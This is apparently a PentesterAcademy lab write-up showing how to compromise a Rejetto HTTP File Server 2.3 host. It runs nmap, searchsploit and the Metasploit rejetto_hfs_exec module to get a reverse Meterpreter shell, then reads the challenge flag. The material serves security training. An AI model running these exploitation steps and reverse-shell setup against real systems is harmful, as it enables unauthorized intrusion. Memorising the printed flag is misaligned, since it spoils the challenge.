
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable HTTP File Server
URL	https://attackdefense.com/challengedetails?cid=1945
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.99
root@attackdefense:~#
```

Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.99

```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.99
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 15:44 IST
Nmap scan report for ip-10-0-0-99.ap-southeast-1.compute.internal (10.0.0.99)
Host is up (0.0026s latency).
Not shown: 8294 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.54 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.0.99

```
root@attackdefense:~# nmap -sV -p 80 10.0.0.99
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-17 15:45 IST
Nmap scan report for ip-10-0-0-99.ap-southeast-1.compute.internal (10.0.0.99)
Host is up (0.0037s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.70 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

Commands:

msfconsole
use exploit/windows/http/rejetto_hfs_exec
set RPORT 80
set RHOSTS 10.0.0.99
set LHOST 10.10.0.4 <Make Sure to Enter Valid LHOST IP Address>
exploit

```
msf5 > use exploit/windows/http/rejetto_hfs_exec
msf5 exploit(windows/http/rejetto_hfs_exec) > set RPORT 80
RPORT => 80
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.0.99
RHOSTS => 10.0.0.99
msf5 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.0.4
LHOST => 10.10.0.4
msf5 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.0.4:4444
[*] Using URL: http://0.0.0.0:8080/sKjZqBjr
[*] Local IP: http://10.10.0.4:8080/sKjZqBjr
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /sKjZqBjr
[*] Sending stage (180291 bytes) to 10.0.0.99
[*] Meterpreter session 1 opened (10.10.0.4:4444 -> 10.0.0.99:49312) at 2020-09-17 15:48:47 +0530
[!] Tried to delete %TEMP%\YHWsSMjBQAkQ.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Searching the flag.

Command: shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 1816 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\hfs>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/14/2020  06:52 AM                32 flag.txt
09/17/2020  10:18 AM    <DIR>          hfs
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/14/2020  06:49 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   9,127,604,224 bytes free

C:\>type flag.txt
type flag.txt
f74c8347798f4082daf4b4570dba094a
C:\>
```

This reveals the flag to us.

Flag: f74c8347798f4082daf4b4570dba094a

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)